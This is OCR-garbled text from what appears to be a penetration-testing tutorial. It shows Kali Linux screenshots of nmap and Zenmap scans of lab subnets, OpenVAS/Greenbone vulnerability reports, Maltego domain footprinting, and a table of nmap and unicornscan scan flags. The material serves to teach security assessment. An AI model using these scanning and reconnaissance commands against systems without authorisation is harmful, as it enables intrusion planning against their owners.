find at least 1 open and 1 closed port Device type: general purposelphone Running: Microsoft Windows 2008|Phone|Vista|7 OS:5E0ED%P=i686-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=104%TI=I%II=I%SS=5%TS=7)0 OS:PS(01=M5B4NW8ST11%02=M5B4NW8ST11%03=M5B4NW8NNT11%04=M5B4NW8ST11%05=M5B4N OS:W8ST11%06=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)E OS:CN(R=Y%DF=Y%TG=80%W=2000%0=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%TG=80%S=0%A=S+ OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z) Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015) TCP Sequence Prediction: Difficulty=261 (Good luck!) Network Distance: 1 hop IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap OS detection performed. Please report any incorrect results at http://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds Raw packets sent: 2034 (91.334KB) | Rcvd: 16 (1.026KB)

	Zenmap _ D >	<
Scan Tools Profile Help		
Target: 192.168.202.0/24	Profile: Intense scan, no ping Scan Cance	
Command: nmap -T4 -A -v -Pn 192.16	8.202.0/24	
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans	
OS Host ✓	nmap -T4 - A - v - Pn 192.168.202.0/24 🗘 📱 Details	
 192.168.202.128 192.168.202.129 192.168.202.130 192.168.202.131 192.168.202.254 	<pre>ADP RTT ADDRESS 1 0.08 ms 192.168.202.254 Initiating SYN Stealth Scan at 04:21 Scanning 192.168.202.129 [1000 ports] Completed SYN Stealth Scan at 04:21. Initiating Service scan at 04:21 Initiating OS detection (try #2) against 192.168.202.129 Retrying OS detection (try #2) against 192.168.202.129 NSE: Script scanning 192.168.202.129. Initiating NSE at 04:21. Completed NSE at 04:21, 0.00s elapsed Nmap scan report for 192.168.202.129 Host is up (0.0000275 latency). All 1000 scanned ports on 192.168.202.129 are closed Too many fingerprints match this host to give specific OS details Network Distance: 0 hops</pre>	
	NSE: Script Post-scanning. Initiating NSE at 04:21 Completed NSE at 04:21, 0.00s elapsed Read data files from: /usr/bin//share/nmap OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ . Nmap done: 256 IP addresses (6 hosts up) scanned in 196.59 seconds Raw packets sent: 9677 (428.576KB) Rcvd: 4092 (171.588KB)	






root@kalibook: ~	_ 🗆 🗙
File Edit View Search Terminal Help	
root@kalibook:~# nmap -sS -sV -0 192.168.202.0/24	
<pre>Starting Nmap 6.47 (http://nmap.org) at 2015-03-15 04:46 EDT Nmap scan report for 192.168.202.1 Host is up (0.000092s latency). Not shown: 996 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh (protocol 2.0) 111/tcp open rpcbind 2-4 (RPC #100000) 443/tcp open ssl/http VMware VirtualCenter Web service 902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP) 1 service unrecognized despite returning data. If you know the service/version, please submit the g fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi : SF-Port22-TCP:V=6.47%I=7%D=3/15%Time=55054700%P=x86_64-unknown-linux-gnu%r SF:(NULL,29,"SSH-2\.0-0penSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n"); MAC Address: 00:50:56:C0:00:01 (VMware) Device type: general purpose Running: Linux 3.X OS CPE: cpe:/o:linux:linux_kernel:3 OS details: Linux 3.11 - 3.14 Network Distance: 1 hop</pre>	followin
<pre>Nmap scan report for 192.168.202.128 Host is up (0.00018s latency). Not shown: 997 filtered ports PORT STATE SERVICE VERSION 139/tcp open netbios-ssn 445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds 2869/tcp closed icslap MAC Address: 00:0C:29:45:85:DC (VMware) Device type: general purpose Running: Microsoft Windows XP OS CPE: cpe:/o:microsoft:windows_xp::sp3 OS details: Microsoft Windows XP SP3 Network Distance: 1 hop</pre>	

		Zenmap	-	□ ×
Scan Too	ols Profile	Help		
Target: 1	L0.0.0.0/24	✓ Profile: Quick scan	can	Cancel
Command:	nmap -T4	-F 10.0.0/24		
Hosts	Services	Nmap Output Ports / Hosts Topology Host Details Scans		
OS Ho	st 🗸	nmap -T4 -F 10.0.0/24		Details
 ☑ 10. ⑦ 10. ☑ 10. ☑ 10. ☑ 10. ☑ 10. 	.0.0.1 .0.0.3 .0.0.4 .0.0.5 .0.0.6 .0.0.10 .0.0.12	<pre>Nmap scan report for 10.0.0.6 Host is up (0.045s latency). All 100 scanned ports on 10.0.0.6 are filtered MAC Address: 80:19:34:93:D4:88 (Intel Corporate) Nmap scan report for 10.0.0.12 Host is up (0.0011s latency). Not shown: 95 filtered ports PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 5357/tcp open wsdapi 49156/tcp open unknown MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb) Nmap scan report for 10.0.0.4 Host is up (0.00032s latency). Not shown: 99 closed ports PORT STATE SERVICE 80/tcp open http</pre>		
Filter H	Hosts	<u>Nmap done:</u> 256 IP addresses (6 hosts up) scanned in 5.53 seconds		

	Zenmap _ 🗆 🗙		
Scan Tools Profile	Help		
Target: 10.0.0/24	✓ Profile: Quick scan plus ✓ Scan Cancel		
Command: nmap -sV	-T4 -O -Fversion-light 10.0.0/24		
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
OS Host 🗸	Hosts Viewer Fisheye Controls Save Graphic		
3 10.0.0.1			
3 10.0.0.4			
10.0.0.5			
10.0.0.6			
	0.0.0.4		
Filter Hosts	Fisheye on ring 1.00 🖕 with interest factor 3.09 🗘 and spread factor 0.60 🔷		
	root@kalibook: ~		
File Edit View	v Search Terminal Help		
<pre>root@kalibook: # openvas-nvt-sync [i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'. [i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'. [i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed .html'. [i] NVT dir: /var/lib/openvas/plugins OpenVAS feed server - http://www.openvas.org/</pre>			
	is hosted by Intevation GmbH - http://intevation.de/ ons are logged.		
Please report synchronization problems to openvas-feed@intevation.de. If you have any other questions, please use the OpenVAS mailing lists or the OpenVAS IRC chat. See http://www.openvas.org/ for details.			
[i] Configure [w] Private d [w] Non-feed	rsync nc: /usr/bin/rsync d NVT rsync feed: rsync://feed.openvas.org:/nvt-feed irectory '/var/lib/openvas/plugins/private' not found. NVTs not migrated there will be deleted by rsync. now ([y/n], any other input aborts)? y		
	non-OpenVAS files to private sub-directory 'private' of NVT direct /openvas/plugins'. This can take a few minutes.		



https://loca	alhost:9392/omp?r=1&cmd=get_tasks&fi	ter=apply_overrides=1_r	ows=10 permission=anv owne ¥	C Sv Google	0. ☆ 自	1 6	
				Cooligie		* "	
ost Visited 🌱 📲	Offensive Security 🌂 Kali Linux 🦄 Kali I	Docs 🥆 Kali Tools 💵 Ex	(ploit-DB	Logged in as Admin admin	Lines		
	Greenbone Security Assistant						
				Sun Mar 15 22:13:22 2015	UIC		
	Scan Management Asset Managemen	SecInfo Management	Configuration Extras	Administration H	elp		
	Tasks						
	Reports		√Refresh every 30 Sec. ≎ 🛛 🕄				
	Notes	mission=anv owner=an	y first=1 sort=nam 🛃 🔋 📑		° 🖪 🔳		
	Overrides	, mission any owner an	,				
	Name	Status	Reports Total Last	/ 🙆 Trend Actions			
	Immediate scan of IP 192,168,202,	D/24 Done	1 (1) Mar 15 2015				
	(Applied filter: apply_overrides=1 rows=10 permis			1 - 1 of 1 (total			
	0.446			List List 1 - 1 of 1 (total:			
	Welcome dear new user!		/ Quick start: Immediately s	can an IP address			
	To explore this powerful application ar have a quick start for doing things the	e first	IP address or hostname:				
	time, I am here to assist you with som hints and short-cuts.			Start Scan	J		
	I will appear automatically in areas wh	ere	For this short-cut I will do the	e following for you:			
	you have created no or only a few obj And disappear when you have more th	ects. han 3	1. Create a new Target wi				
	objects. You can call me with this icon	x M/	 Create a new Task usir Configuration 	ig this target with default Scan			
	any time later on.		Start this scan task right	ht away			
	If you want help creating new scan ta	sks	 Switch the view to relo back and watch the sc 	ad every 30 seconds so you can an progress	lean		
	but also more options, you can select "Advanced Task Wizard" from the wizar			1 5			
	selection menu at the top of this wind where it currently says "Task Wizard"		In fact, you must not lean ba beyond 1% you can already	ack. As soon as the scan progre jump into the scan report via th d review the results collected so	ss is ie link in		


https://localhost/9392/omp?cmd=get_report&report_id=b82a186a-9 Most Visited Information Security Kali Linux Kali Docs Kali Report: Results I - 89 of 89 (total: 8 Filter: ort-reverse=severity result_hosts_only=1 Vulnerability Detect SWAT server port OpenSSL CCS Man in the Middle Security Bypass Vuln Missing Secure Attribute SSL Cookie Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability	Tools Exploit-DB 9) 2 2 pp min_cvss_base= leve 2 Severity 7.2 (figh) erability 6.3 (field im	F Image: Signal Signa	Done	Q C Actions	☆自	↓ ♠	
Report: Results I - 89 of 89 (total: 8 Filter: sort-reverse=severity result_hosts_only=1 Vulnerability Detect SWAT server port OpenSSL CCS Man in the Middle Security Bypass Vuln Missing Secure Attribute SSL Cookie Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check SSLV3 Protocol CBC ciphers Information Disc	9) 2 2 2 p min_cvss_base= leve 5 Severity 7.2 (High) erability 6.3 (Hedium	els=hmlg 2 2 4 Host 192.168.202.131 (DEBBIE7-01) 192.168.202.1	Location 901/tcp	Actions			
Filter: sort-reverse=severity result_hosts_only=1 Vulnerability Detect SWAT server port OpenSSL CCS Man in the Middle Security Bypass Vuln Missing Secure Attribute SSL Cookie Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check SSLV3 Protocol CBC ciphers Information Disc	min_cvss_base= leve Severity 7.2 (High) erability 6.8 (Hedium)	ets=hmlg 😰 ? ° Host 192.168.202.131 (DEBBIE7-01) 192.168.202.1	Location 901/tcp	Actions			
Vulnerability Detect SWAT server port OpenSSL CCS Man in the Middle Security Bypass Vuln Missing Secure Attribute SSL Cookie Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Weakness PODDLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc	Severity 7.2 (High) erability 6.8 (Medium	 Host 192.168.202.131 (DEBBIE7-01) 192.168.202.1 	Location 901/tcp	Actions			
Detect SWAT server port OpenSSL CCS Man in the Middle Security Bypass Vuln Missing Secure Attribute SSL Cookle Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc	7.2 (High) erability 6.8 (Hedium	192.168.202.131 (DEBBIE7-01) 192.168.202.1	901/tcp				
OpenSSL CCS Man in the Middle Security Bypass Vuln Missing Secure Attribute SSL Cookie Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers	erability 6.3 (Hedium	ນ ້ 192.168.202.1		2			
Missing Secure Attribute SSL Cookle Information Disc Vulnerability Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc	locuro		3790/tcp				
Vulneräbility Determine which version of BIND name daemon is ru Apache Web Server ETag Header Information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers	losure			🖂 📩			
Apache Web Server ETag Header Information Disclos Weakness POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers Information Disc	6.4 (Medium	192.168.202.1	3790/tcp	2			
Weakness POODLE SSLv3 Protocol CBC ciphers information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLv3 Protocol CBC ciphers information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLv3 Protocol CBC ciphers information Disc	nning 5.0 (M <mark>edium</mark>	192.168.202.131 (DEBBIE7-01)	53/tcp	🛃 📩			
Vulnerability Check for SSL Weak Ciphers POODLE SSLv3 Protocol CBC ciphers information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLv3 Protocol CBC ciphers information Disc	ure 4.3 (Medium	192.168.202.131 (DEBBIE7-01)	80/tcp	2			
POODLE SSLV3 Protocol CBC ciphers information Disc Vulnerability Check for SSL Weak Ciphers POODLE SSLV3 Protocol CBC ciphers information Disc	losure 4.3 (Hedium	192.168.202.1	443/tcp	2			
Vulnerability Check for SSL Weak Ciphers POODLE SSLv3 Protocol CBC ciphers information Disc	4.3 (Medium	192.168.202.1	3780/tcp	🔁 📩			
POODLE SSLv3 Protocol CBC ciphers Information Disc	losure 4.3 (Hedium	0 192.168.202.1	3780/tcp	🔁 🛸			
	4.3 (Hedium	192.168.202.1	3790/tcp	🛃 📩			
	losure 4.3 (Hedium	v 192.168.202.1	3790/tcp	1			
TCP timestamps	2.6 (Low)	192.168.202.1	general/tcp	🛃 📩			
TCP timestamps	2.6 (Low)	192.168.202.130 (WIN-M08FVCLLIIB)	general/tcp	2			
TCP timestamps		192.168.202.131 (DEBBIE7-01)	general/tcp	🛃 📩			
CPE Inventory	2.6 (Low)	192.168.202.1	general/CPE-T	😹 📩			


	Greenbone Security Assistant - Iceweasel		-	
ightarrow Greenbone S	Security ×			
🗲 🔒 https://loca	alhost:9392/omp?cmd=get_report&report_id=b82a186a-9b82-41e6-9b30-38b1cOd38ad9¬es=: 🎔 🕑 💽 🗸 Google 🔍 🕵	Ê	+ -	^
ost Visited ∽	👖 Offensive Security 🥆 Kali Linux 🕆 Kali Docs 🥆 Kali Tools 🛄 Exploit-DB			
	Cogged in as Admin admin Logout			
	Sun Mar 15 22:14:28 2015 UTC			
	Scan Management Asset Management SecInfo Management Configuration Extras Admiriation Help			
	Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base=			
	Vulnerability Severit CSV Results HTML Location Actions			
	Detect SWAT server port			
	OpenSSL CCS Man in the Middle Security Bypass Vulnerability 500 ppr 8.202.1 3790/tcp 2 5			
	Missing Secure Attribute SSL Cookie Information Disclosure Vulnerability 8.202.1 3790/tcp			
	Determine which version of BIND name daemon is running 50 04 grammy 192.168.202.131 (DEBBIE7-01) 53/tcp 🗟 💌			
	Apache Web Server ETag Header Information Disclosure e3 (fedium) 192.168.202.131 (DEBBIE7-01) 80/tcp			
	POODLE SSLv3 Protocol CBC ciphers Information Disclosure us Otenium 192.168.202.1 443/tcp 🗟 😹			
	Check for SSL Weak Ciphers 192.168.202.1 3780/tcp			
	POODLE SSLv3 Protocol CBC ciphers Information Disclosure 192.168.202.1 3780/tcp 🗟 🖹			
	Check for SSL Weak Ciphers 43 0 (ledium) 192.168.202.1 3790/tcp 1 1			
	POODLE SSLv3 Protocol CBC ciphers information Disclosure Vulnerability 192.168.202.1 3790/tcp			
	TCP timestamps 192.168.202.1 general/tcp 🗟 😹			


			y Assistant – Iceweasel				
igentiation de la construcción d	curity 🗙 🐈						
🗲 🔒 https://local	host:9392/omp?cmd=get_report&repor	t_id=b82a186a-9b82-41e	6-9b30-38b1cOd38ad9¬es=: 🛩 C	<mark>8</mark> ∨ Google	Q 🔂 🖻) 🦊 1	î =
Most Visited 🗸 🚦	Offensive Security 🥆 Kali Linux 🥆 K	ali Docs 🌂 Kali Tools 🚦	Exploit-DB				
	🙏 Greenbone		• •	Logged in as Admin admin	ı Logout		
		Opening report-b82a186	5a-9b82-41e6-9b30-38b1cOd38a	d9.xml r 15 22:14:28 2015	ы итс		
	Scan Management Asset Manag	You have chosen to open:		tration	Help		
	Sear ranagement rasser rana	🧋 report-b82a186a-9	b82-41e6-9b30-38b1cOd38ad9.xi				
	🗕 Report: Results 🛛 💽 🖉 1 -	which is: XML Text (1	'	Done			
	Filter: sort-reverse=severity r	from: https://localhos			° 🛿 🔳		
	Vulnerability	What should Iceweasel o		Location	Actions		
	Detect SWAT server port		in/iceweasel (default)	≎ 901/tcp	😹 📩		
	OpenSSL CCS Man in the Middle	● <u>S</u> ave File		3790/tcp	🖂 🗯		
	Missing Secure Attribute SSL Co Vulnerability	Do this <u>a</u> utomatical	ly for files like this from now on.	3790/tcp	😹 💌		
	Determine which version of BIND			53/tcp	2		
	Apache Web Server ETag Heade Weakness		Cancel	80/tcp	2		
	POODLE SSLv3 Protocol CBC cipher Vulnerability	s Information Disclosure	4.3 (Medium) 192.168.202.1	443/tcp	2		
	Check for SSL Weak Ciphers		4.3 (Medium) 192.168.202.1	3780/tcp	🖂 💼		
	POODLE SSLv3 Protocol CBC cipher Vulnerability	s Information Disclosure	4.3 (Medium) 192.168.202.1	3780/tcp	🔁 💼		
	Check for SSL Weak Ciphers		4.3 (Medium) 192.168.202.1	3790/tcp	🖂 💼		
	POODLE SSLv3 Protocol CBC cipher Vulnerability	s Information Disclosure	4.3 (Hedium) 192.168.202.1	3790/tcp	🗟 💼		
	TCP timestamps		2.6 (Low) 192.168.202.1	general/tcp	🖂 📩		


💽 l 👂 🗏 🗄 'S´ C´ 🔅		Maltego Kali Linux Edition 3.4.0	_ = ×
🛛 🗸 Investigate Manage O	rganize Machines Collabor	ation	•
Paste Clear All Delete		All _ ^ Add Similar Siblings _ Select Children _ · Add Children Selection 값 Add Path 전 Select Neighbors 컵 Add Neighbors Start a Machine	a Select by Type S Select Links S Select Links S Select Links S Select Links S S Select Links S S Select S
Clipboard Transforms	Steps	Run Machine - Specify target (2 of 2)	Zoom
☆ Start Page ★ Recent Graphs	1. Choose machine 2. Specify target	The Footprint L1 machine requires the following inputs:	
		Domain Name boweaver.com	Java6.
	COO IMALIESS		PATERVA
		< <u>Back</u> Next > <u>Finish</u> Cancel <u>H</u> elp	
	Hello the	t ing the links :re, Today I am going to talk a bit about our new Linkedin transforms [:] rking on. Linkedin is all about finding connections	that we have
Show on Startup		- Chloring is an also for alcounter al	

💽 l 👂 🗏 🖶 🗗 C 🕯	Maltego Kali Linux Edition 3.4.0 _ =	x
Investigate Manage	Organize Machines Collaboration	•
Paste Clear All Delete	🔎 💴 💴 🌮 Invert Selection 🖈 Add Path 🛛 🕱 Select Neighbors 🛣 Add Neighbors 🥱 Select Links 🎽 🗔 🖄	01 01
Clipboard Transforms	om	3
☆ Start Page ×	Startup wizard - Select transform seeds (4 of 5)	
Recent Graphs	Velcome Login S. Login result Select transform seeds Update transforms Local TAS (Transform Application Server)	
	Hostname/IP:	
		ш
	Note: The transform seed settings can be changed later through Manage->Discover Transforms.	
	< <u>B</u> ack Next > Einish Cancel Help	
Show on Startup	Hello there, Today I am going to talk a bit about our new Linkedin transforms that we have been working on. Linkedin is all about finding connections	
	Malkana Chiestea is assulo fan demeierd	









)) l 🖗 🗏 🗟	5°C)	•				Maltego Kali Linux Editio	n 3.4.0				_ @
Investigate	Manage	Orga	anize	Machines (Collaboration						
Copy Clear All Delete Clipboard	Number of 12 50 2 Transfo		Quick Find Find	Entity	Invert Selection 💡	Add Similar Siblings 👫 Se 3 Add Path 🕱 Se 6 Select Parents 🔏 Ad Sele	lect Neighbors 🖁 d Parents 🛛 🖠		ors .	🍃 Select Link	is a s
Palette	« ×	🏠 Start	Page ×	🚉 boweaver	.net-recon ×						🖉 Overview 🛛 🗙 🌾 Machines
- ≻ Devices ≻ Infrastructure	1	_	View	Bubble Vie	w Entity List	😸 🐵 💻				۹ 🗙	
+ Locations			No	des	Туре	Value	Weight	Incoming	Outgoing	Bookmark	
Penetration Testing		-	weaver.		Domain	boweaver.com	0	0	5	*	
BuiltWith Techno				aver.com	Website	www.boweaver.com	50	2		*	
A Technology identifi	ed by Built \		-	dflare.com	Email Address	dns@cloudflare.com	100	1		*	
Personal		🌆 ka	ra.ns.clo	oudflare.com	DNS Name	kara.ns.cloudflare.com	100	1		*	
Social Network		📴 bo	weaver.	com	Website	boweaver.com	100	1		*	
		# 16	2.243.2	38.98	IPv4 Address	162.243.238.98	100	1		*	😂 Detail View 🕴
		bas De	ebian		BuiltWith Techn	Debian	100	1	0	*	
		St. Ap	ache		BuiltWith Techn	Apache	100	1		*	
		Stan Ap	ache 2.3	2	BuiltWith Techn	Apache 2.2	100	1	0	*	
		but. PH	ΗP		BuiltWith Techn	PHP	100	1	0	*	<no selection=""></no>
											Property View
		Transfo Transfo Running	rm ToSe rm ToSe transfi	rverTechnolog: orm To Netblo	iesWebsite return iesWebsite done ck [Using routing	ned with 8 entities. g info] on 1 entities. returned with 1 entities				× ×	<no properties=""></no>


		Details	
Summary	Attachments (0) Notes Propertie	es (4)	
	WWW.boweaver.co Website [maltego.Website]	om	Google Me! Open all URLs Wikipedia Me!
		Notes This is notes on this site for this demo. This could be more notes on this site.	=
Website	www.boweaver.com More		
4			


Scan Type	nmap	unicornscan					
Syn Scan	-sS -v	(-mT) -Iv					
Connect Scan	-sT -v	-msf-Iv					
Syn + osdetect	-sS -O -v	-eosdetect -Iv (-mT)					
UDP scan	-sU -v	-mU-Iv					
IP Protocol Scan	-sO -v	NONE					
FIN scan	-sF-v	-mTsF -v -E					
NULL scan	-sN -v	-mTs -v -E					
XMAS scan	-sX -v	-mTsFPU -v -E					
ACK scan	-sA -v	-mTsA -v -E					
scan ports 1 and 5	-sS -p1,5 -v	(-mT) host:1,5					
scan ports 1 through 5		(-mT) host:1-5					
scan ALL tcp ports	-sS -p0-65535 -v	(-mT) host:a					
TCP open netbios-s TCP open microsoft	nap[135] ssn[139] ·ds[445]	from 10.0.0.12 ttl 128 from 10.0.0.12 ttl 128 from 10.0.0.12 ttl 128					
TCP open netbios-ssn[139] from 10.0.0.12 ttl 128							

ext-20150315 -									
	o Bookmarks Help	0							
Devices	< 🔚 Home wo	orkspace TestCompany	ext-20150315	💠 🔍 Search					
 ☑ 21 GB Unrec ⑥ Kali Live ▲ Computer 	evidence	notes	scans-docs						
E Home E Desktop I File System I Trash									
Devices Floppy Drive 21 GB Unrec Kali Live Computer Home Desktop File System File System Trash Network Browse Net									
Applications Places 🕼 📃 🃝 File Edit Search Format View (Sat Mar 21, 12:34 AM tCompany-ext-20150315: project-n	notes	• • • • • • • • • • • • • • • • • • •					

